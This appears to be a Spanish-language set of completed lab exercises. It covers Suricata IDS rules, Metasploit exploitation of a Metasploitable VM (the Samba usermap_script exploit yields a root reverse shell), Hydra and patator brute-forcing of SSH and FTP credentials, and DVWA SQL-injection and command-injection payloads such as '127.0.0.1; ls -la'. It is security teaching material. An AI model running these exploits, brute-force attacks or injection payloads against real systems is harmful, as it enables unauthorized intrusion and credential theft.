SURICATA – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Verificar que Suricata captura tráfico

Enunciado

Arranca Suricata escuchando en una interfaz y verifica que genera logs cuando haces un ping.

Cómo realizarlo

1. Ver interfaz:
2. ip a

Identifica eth0 o ens33.

3. Arranca Suricata:
4. sudo suricata -i eth0 -v
5. Genera tráfico en otra terminal:
6. ping -c 4 8.8.8.8
7. Revisa logs:
8. ls -lh /var/log/suricata/

Qué debe salir

En la carpeta /var/log/suricata/ deben aparecer archivos como:

eve.json

fast.log

stats.log

suricata.log

sudo suricata -i eth0 -v

```
~ ❯ sudo suricata -i eth0 -v
Notice: suricata: This is Suricata version 8.0.2 RELEASE running in SYSTEM mode
Info: cpu: CPUs/cores online: 4
Info: suricata: Setting engine mode to IDS mode by default
Info: exception-policy: master exception-policy set to: auto
Info: suricata: Preparing unexpected signal handling
Info: logopenfile: fast output device (regular) initialized: fast.log
Info: logopenfile: eve-log output device (regular) initialized: eve.json
Info: logopenfile: stats output device (regular) initialized: stats.log
Warning: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
Warning: detect: 1 rule files specified, but no rules were loaded!
Info: threshold-config: Threshold config parsed: 0 rule(s) found
Info: detect: 0 signatures processed. 0 are IP-only rules, 0 are inspecting packet paylo
r, 0 are decoder event only
Notice: mpm-hs: Rule group caching - loaded: 0 newly cached: 0 total cacheable: 0
Info: unix-manager: unix socket '/var/run/suricata/suricata-command.socket'
Info: runmodes: eth0: creating 4 threads
Info: ioctl: eth0: MTU 1500
Notice: threads: Threads created -> W: 4 FM: 1 FR: 1   Engine started.
```

```
~ ❯ ls -lh /var/log/suricata
total 33M
-rw-r--r-- 1 root root  36K Nov 20 12:28 eve.json
-rw-r--r-- 1 root root    0 Nov 18 07:44 eve.json.1
-rw-r--r-- 1 root root  24M Oct 27 08:25 eve.json.1-2025110307.backup
-rw-r--r-- 1 root root    0 Nov  3 07:44 eve.json.1-2025111107.backup
-rw-r--r-- 1 root root    0 Nov 11 07:53 eve.json.1-2025111807.backup
-rw-r--r-- 1 root root    0 Nov 18 07:44 fast.log
-rw-r--r-- 1 root root    0 Nov 18 07:44 fast.log.1
-rw-r--r-- 1 root root 659K Oct 27 08:25 fast.log.1-2025110307.backup
-rw-r--r-- 1 root root    0 Nov  3 07:44 fast.log.1-2025111107.backup
-rw-r--r-- 1 root root    0 Nov 11 07:53 fast.log.1-2025111807.backup
-rw-r--r-- 1 root root  16K Nov 20 12:28 stats.log
-rw-r--r-- 1 root root    0 Nov 18 07:44 stats.log.1
-rw-r--r-- 1 root root 8.7M Oct 27 08:25 stats.log.1-2025110307.backup
-rw-r--r-- 1 root root    0 Nov  3 07:44 stats.log.1-2025111107.backup
-rw-r--r-- 1 root root    0 Nov 11 07:53 stats.log.1-2025111807.backup
-rw-r--r-- 1 root root 1.9K Nov 20 12:28 suricata.log
-rw-r--r-- 1 root root    0 Nov 18 07:44 suricata.log.1
-rw-r--r-- 1 root root  12K Oct 27 08:25 suricata.log.1-2025110307.backup
-rw-r--r-- 1 root root    0 Nov  3 07:44 suricata.log.1-2025111107.backup
-rw-r--r-- 1 root root    0 Nov 11 07:53 suricata.log.1-2025111807.backup
```

cat /var/log/suricata/stats.log

```
~ ❯ cat /var/log/suricata/stats.log
------------------------------------------------------------------------------------------------
Date: 11/20/2025 -- 12:28:19 (uptime: 0d, 00h 00m 08s)
------------------------------------------------------------------------------------------------
Counter                                                   | TM Name                   | Value
------------------------------------------------------------------------------------------------
capture.kernel_packets                                    | Total                     | 63
capture.afpacket.polls                                    | Total                     | 257
capture.afpacket.poll_timeout                             | Total                     | 205
capture.afpacket.poll_data                                | Total                     | 52
decoder.pkts                                              | Total                     | 67
decoder.bytes                                             | Total                     | 12801
decoder.ipv4                                              | Total                     | 35
decoder.ipv6                                              | Total                     | 3
decoder.ethernet                                          | Total                     | 67
decoder.arp                                               | Total                     | 27
decoder.unknown_ethertype                                 | Total                     | 2
decoder.tcp                                               | Total                     | 7
decoder.udp                                               | Total                     | 28
decoder.icmpv6                                            | Total                     | 3
decoder.avg_pkt_size                                      | Total                     | 191
decoder.max_pkt_size                                      | Total                     | 432
flow.total                                                | Total                     | 30
```

✅ EJERCICIO 2 – Crear una regla que genere alerta con un ping

Enunciado

Crea una regla ICMP personalizada que salte cuando hagas ping al 8.8.8.8.

Cómo realizarlo

1. Edita las reglas locales:
2. sudo nano /etc/suricata/rules/local.rules
3. Añade la regla:
4. alert icmp any any -> 8.8.8.8 any (msg:"Ping detectado al 8.8.8.8"; sid:100001;)
5. Recarga Suricata:
6. sudo systemctl restart suricata
7. Haz un ping:
8. ping -c 2 8.8.8.8
9. Mira alertas:
10. sudo tail -f /var/log/suricata/fast.log

Qué debe salir

10/11/2025-15:22:33 [**] [1:100001:0] Ping detectado al 8.8.8.8 [**] ...

---

cat /var/log/suricata/fast.log

```
~ ❯ cat /var/log/suricata/fast.log
11/20/2025-12:34:08.958865  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
fe80:0000:0000:0000:0a00:27ff:fe3c:cb05:133 -> ff02:0000:0000:0000:0000:0000:0000:0002:0
11/20/2025-12:34:16.022077  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
fe80:0000:0000:0000:0200:00ff:fe00:0000:133 -> ff02:0000:0000:0000:0000:0000:0000:0002:0
11/20/2025-12:34:20.498220  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
68.0.10:8 -> 8.8.8.8:0
11/20/2025-12:34:20.511755  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
.8:0 -> 192.168.0.10:0
11/20/2025-12:34:28.760411  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
fe80:0000:0000:0000:c0ff:efff:fe6e:2eab:133 -> ff02:0000:0000:0000:0000:0000:0000:0002:0
11/20/2025-12:34:40.684956  [**] [1:1000001:1] Ping detectado [**] [Classification: (null)] [Pric
fe80:0000:0000:0000:0a00:27ff:fe3c:cb05:133 -> ff02:0000:0000:0000:0000:0000:0000:0002:0
```

✅ EJERCICIO 3 – Mostrar sólo eventos HTTP

Enunciado

Filtra del archivo eve.json únicamente las líneas relacionadas con tráfico HTTP.

Cómo realizarlo

1. Genera tráfico HTTP:
2. curl http://example.com
3. Filtra:
4. cat /var/log/suricata/eve.json | grep http

Qué debe salir

Un JSON tipo:

{"event_type":"http","src_ip":"10.0.2.15","http":{"hostname":"example.com","url":"/"}}

cat /var/log/suricata/eve.json | grep http | head

```
~ ❯ cat /var/log/suricata/eve.json | grep http | head                          ✔ PIPE|PIPE|0 system
{"timestamp":"2025-11-20T12:28:19.549667+0100","event_type":"stats","stats":{"uptime":8,"capture":{"kernel_packets":63
,"kernel_drops":0,"errors":0,"afpacket":{"busy_loop_avg":0,"polls":257,"poll_signal":0,"poll_timeout":205,"poll_data":
52,"poll_errors":0,"send_errors":0}},"decoder":{"pkts":67,"bytes":12801,"invalid":0,"ipv4":35,"ipv6":3,"ethernet":67,"
arp":27,"unknown_ethertype":2,"chdlc":0,"raw":0,"null":0,"sll":0,"sll2":0,"tcp":7,"udp":28,"sctp":0,"esp":0,"icmpv4":0
,"icmpv6":3,"ppp":0,"pppoe":0,"geneve":0,"gre":0,"vlan":0,"vlan_qinq":0,"vlan_qinqinq":0,"vxlan":0,"vntag":0,"ieee8021
ah":0,"teredo":0,"ipv4_in_ipv4":0,"ipv6_in_ipv4":0,"ipv4_in_ipv6":0,"ipv6_in_ipv6":0,"mpls":0,"avg_pkt_size":191,"max_
pkt_size":432,"max_mac_addrs_src":0,"max_mac_addrs_dst":0,"erspan":0,"nsh":0,"event":{"afpacket":{"trunc_pkt":0},"ipv4
":{"pkt_too_small":0,"hlen_too_small":0,"iplen_smaller_than_hlen":0,"trunc_pkt":0,"opt_invalid":0,"opt_invalid_len":0,
"opt_malformed":0,"opt_pad_required":0,"opt_eol_required":0,"opt_duplicate":0,"opt_unknown":0,"wrong_ip_version":0,"ic
mpv6":0,"frag_pkt_too_large":0,"frag_overlap":0,"frag_ignored":0},"icmpv4":{"pkt_too_small":0,"unknown_type":0,"unknow
n_code":0,"ipv4_trunc_pkt":0,"ipv4_unknown_ver":0},"icmpv6":{"unknown_type":0,"unknown_code":0,"pkt_too_small":0,"ipv6
_unknown_version":0,"ipv6_trunc_pkt":0,"mld_message_with_invalid_hl":0,"unassigned_type":0,"experimentation_type":0},"
ipv6":{"pkt_too_small":0,"trunc_pkt":0,"trunc_exthdr":0,"exthdr_dupl_fh":0,"exthdr_useless_fh":0,"exthdr_dupl_rh":0,"e
xthdr_dupl_hh":0,"exthdr_dupl_dh":0,"exthdr_dupl_ah":0,"exthdr_dupl_eh":0,"exthdr_invalid_optlen":0,"wrong_ip_version"
:0,"exthdr_ah_res_not_null":0,"hbhopts_unknown_opt":0,"hbhopts_only_padding":0,"dstopts_unknown_opt":0,"dstopts_only_
```

💣 METASPLOIT – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Buscar exploits y mostrar información

Enunciado Arranca Metasploit, busca exploits de vsftpd y muestra información de uno.

Cómo realizarlo

1. Arranca:
2. msfconsole
3. Busca vsftpd:
4. search vsftpd
5. Selecciona el exploit:
6. use exploit/unix/ftp/vsftpd_234_backdoor
7. Ver opciones:
8. show options

Qué debe salir

Name: vsftpd 2.3.4 Backdoor Command Execution, Module: exploit/unix/ftp/vsftpd_234_backdoor, RHOSTS, RPORT (21), etc.

```
msf auxiliary(scanner/portscan/tcp) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,typ
                                       es: sapni, socks4, socks5, socks5h, http
   RHOSTS                    yes       The target host(s), see https://docs.metasp
                                       ics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.67
RHOSTS => 192.168.0.67
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.67:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.67:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

✅ EJERCICIO 2 – Configurar un exploit y lanzarlo

Enunciado

Configura un exploit y ejecútalo contra una máquina víctima (aunque no sea vulnerable).

Cómo realizarlo

1. En Metasploit:
2. use exploit/multi/samba/usermap_script
3. Pon la IP de la víctima:
4. set RHOSTS 192.168.1.10
5. Lanza:
6. exploit

Qué debe salir

Algo como:

[*] Started reverse TCP handler...

[-] Exploit failed: no session created

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.0.67

exploit

```
RHOSTS => 192.168.0.67
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.0.10:4444
[*] Command shell session 1 opened (192.168.0.10:4444 -> 192.168.0.67:40898) at 2025-11-20 14:35:52 +0100


shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
```

shell

```
ls
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# who
who
msfadmin tty1         Nov 20 08:10
root     pts/0        Nov 20 08:10 (:0.0)
root@metasploitable:/#
```

✅ EJERCICIO 3 – Usar un scanner dentro de Metasploit

Enunciado

Escanea puertos abiertos con el módulo scanner.

Cómo realizarlo

1. Buscar scanner:
2. search portscan
3. Seleccionar scanner SYN:
4. use auxiliary/scanner/portscan/syn
5. Configurar IP:
6. set RHOSTS 192.168.1.10
7. Ejecutar:
8. run

Qué debe salir

[+] 192.168.1.10: 22/tcp open

[+] 192.168.1.10: 80/tcp open

msfconsole

msf > search portscan

```
msf > search portscan

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                  .                normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan              .                normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner          .                normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                       .                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                        .                normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                        .                normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                        .                normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access      .                normal  No     Wordpress Pingback Locator
```

msf auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp

msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.67

RHOSTS => 192.168.0.67

msf auxiliary(scanner/portscan/tcp) > run

```
msf auxiliary(scanner/portscan/syn) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.67
RHOSTS => 192.168.0.67
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.67          - 192.168.0.67:21 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:22 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:23 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:25 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:53 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:80 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:111 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:139 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:445 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:512 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:513 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:514 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:1099 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:1524 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:2049 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:2121 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:3306 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:3632 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:5432 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:5900 - TCP OPEN
[+] 192.168.0.67          - 192.168.0.67:6000 - TCP OPEN
```

🔓 HYDRA – 3 EJERCICIOS COMPLETOS

✅ EJERCICIO 1 – Fuerza bruta pequeña contra SSH

Enunciado

Probar Hydra contra un usuario "alumno" con un pequeño diccionario.

Cómo realizarlo

1. Crear diccionario:
2. echo 123456 > pass.txt
3. echo alumno > users.txt
4. Ejecutar Hydra:
5. hydra -L users.txt -P pass.txt ssh://192.168.1.10

Qué debe salir

[22][ssh] host: 192.168.1.10 login: alumno password: 123456

---

echo msfadmin > pass.txt

echo msfadmin > user.txt

hydra -L users.txt -P pass.txt ssh://192.168.0.67

```
~/Documents/box ❯ echo 123456 > pass.txt
~/Documents/box ❯ echo msfadmin > pass.txt
~/Documents/box ❯ echo msfadmin > users.txt
~/Documents/box ❯ hydra -L users.txt -P pass.txt ssh://192.168.0.67
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 14:12:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.67:22/
[ERROR] could not connect to ssh://192.168.0.67:22 - kex error : no match for method mac algo client->server
hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96],
ac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
~ ❯ patator ftp_login host=192.168.0.67 user=FILE0 password=FILE1 \                                  ✘ 255
  0=users.txt 1=pass.txt \
  -x ignore:mesg='Login incorrect.'
/usr/bin/patator:452: SyntaxWarning: invalid escape sequence '\w'
  before_urls=http://10.0.0.1/index before_egrep='_N1_:<input type="hidden" name="nonce1" value="(\w+)"|_N2_:n
ce2" value="(\w+)"'
/usr/bin/patator:2674: SyntaxWarning: invalid escape sequence '\w'
  ('prompt_re', 'regular expression to match prompts [\w+:]'),
/usr/bin/patator:2687: SyntaxWarning: invalid escape sequence '\w'
  def execute(self, host, port='23', inputs=None, prompt_re='\w+:', timeout='20', persistent='0'):
/usr/bin/patator:3361: SyntaxWarning: invalid escape sequence '\w'
  ('prompt_re', 'regular expression to match prompts [\w+:]'),
/usr/bin/patator:3383: SyntaxWarning: invalid escape sequence '\w'
  def execute(self, host, port='513', luser='root', user='', password=None, prompt_re='\w+:', timeout='10', pe
='0'):
/usr/bin/patator:4254: SyntaxWarning: invalid escape sequence '\d'
  m = re.search(' Authentication only, exit status (\d+)', err)
/usr/bin/patator:4971: SyntaxWarning: invalid escape sequence '\('
  mesg = 'Handshake returned: %s (%s)' % (re.search('SA=\((.+) LifeType', out).group(1), re.search('\t(.+) Mod
ake returned', out).group(1))
14:21:11 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.13.9 at 20
 14:21 CET
14:21:11 patator    INFO -
14:21:11 patator    INFO - code  size    time | candidate                          |   num | mesg
14:21:11 patator    INFO - ------------------------------------------------------------------------------
14:21:11 patator    INFO - 230   17     0.004 | msfadmin:msfadmin                  |     1 | Login successful
14:21:12 patator    INFO - Hits/Done/Skip/Fail/Size: 1/1/0/0/1, Avg: 1 r/s, Time: 0h 0m 0s
```

✅ EJERCICIO 2 – Hydra contra FTP

Enunciado

Atacar un servidor FTP de laboratorio.

Cómo realizarlo

hydra -l alumno -P pass.txt ftp://192.168.1.10

Qué debe salir

[21][ftp] host: 192.168.1.10 login: alumno password: 123456

hydra -L users.txt -P pass.txt ftp://192.168.0.67

```
~ ❯ hydra -L users.txt -P pass.txt ftp://192.168.0.67
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 14:21:40
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.0.67:21/
[21][ftp] host: 192.168.0.67   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-20 14:21:41
```

✅ EJERCICIO 3 – Comparación de velocidad de diccionarios

Enunciado

Medir tiempo usando un diccionario pequeño vs uno grande.

Cómo realizarlo

1. Crear diccionario grande:
2. cat pass.txt > big.txt
3. cat /usr/share/wordlists/rockyou.txt >> big.txt
4. Atacar:
5. time hydra -l alumno -P big.txt ssh://192.168.1.10

Qué debe salir

real 0m27.352s

Y con el pequeño:

real 0m0.300s

time hydra -L users.txt -P mini.txt ftp://192.168.0.67

```
~/Documents/box ❯ echo msfadmin > mini.txt
~/Documents/box ❯ time hydra -L users.txt -P mini.txt ftp://192.168.0.67
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 14:31:01
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.0.67:21/
[21][ftp] host: 192.168.0.67   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-20 14:31:02
hydra -L users.txt -P mini.txt ftp://192.168.0.67  0.09s user 0.02s system 12% cpu 0.910 total
```

time hydra -L users.txt -P big.txt ftp://192.168.0.67

```
~/Documents/box ❯ time hydra -L users.txt -P big.txt ftp://192.168.0.67
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secr
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 14:29:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (l:1/p:14344400), ~89
[DATA] attacking ftp://192.168.0.67:21/
[21][ftp] host: 192.168.0.67   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-20 14:30:03
hydra -L users.txt -P big.txt ftp://192.168.0.67  0.90s user 0.20s system 24% cpu 4.450 total
```

DVWA – EJERCICIOS PRÁCTICOS (BÁSICO–INTERMEDIO)

Estos ejercicios funcionan con el DVWA instalado en una VM (Kali, Ubuntu Server, Metasploitable, etc.).

Lo ideal es tener DVWA en otra máquina o en Docker:

docker run --rm -it -p 80:80 vulnerables/web-dvwa

🟩 EJERCICIO 1 — SQL Injection (LOW)

Enunciado

Realiza una inyección SQL básica en el módulo "SQL Injection" con nivel LOW para obtener todos los usuarios de la base de datos.

Cómo realizarlo

1. Entra a DVWA → *SQL Injection*
2. En el campo "User ID", escribe:

1' OR '1'='1

3. Pulsa **Submit**.

Resultado esperado

DVWA debe mostrar **todos los usuarios**, por ejemplo:

ID: 1 OR 1=1

First name: admin

Surname: admin

ID: 2

First name: Gordon

Surname: Brown


ID: 3

First name: Pablo

Surname: Picasso

...

✔️ El alumno ha demostrado comprender la inyección clásica en base a *string-based SQLi*.



🟦 EJERCICIO 2 — SQL Injection (MEDIUM)

Enunciado

Bypassea la validación adicional del nivel MEDIUM y consigue extraer un usuario.

Cómo realizarlo


En nivel MEDIUM se limpia un poco la entrada, pero sigue vulnerable.

1. Prueba:

1 OR 1=1

2. O usa comentario:

1' OR 1=1#



Resultado esperado

DVWA volverá a listar TODOS los usuarios, igual que en LOW.

🟨 EJERCICIO 3 — Command Injection (LOW)

Enunciado

Usa el módulo *Command Injection* para ejecutar un comando del sistema y demostrarlo listando el contenido del directorio.

Cómo realizarlo

En *Command Injection*, en el campo para hacer ping, introduce:

127.0.0.1; ls -la

Resultado esperado

Debajo del ping debes ver algo como:


PING 127.0.0.1 (127.0.0.1)...

<salida del ping>total 48

drwxr-xr-x 1 www-data www-data 4096 ...

-rw-r--r-- 1 www-data www-data index.php

✔️ Esto demuestra una *OS Command Injection*.



🟥 EJERCICIO 4 — Command Injection (MEDIUM)

Enunciado

Bypassea los filtros de MEDIUM utilizando un operador alternativo.

Cómo realizarlo

En MEDIUM no suele funcionar “;”.

Prueba:


127.0.0.1 && ls

O:

127.0.0.1 | ls

Resultado esperado

DVWA debe permitir ejecutar ls después del ping.



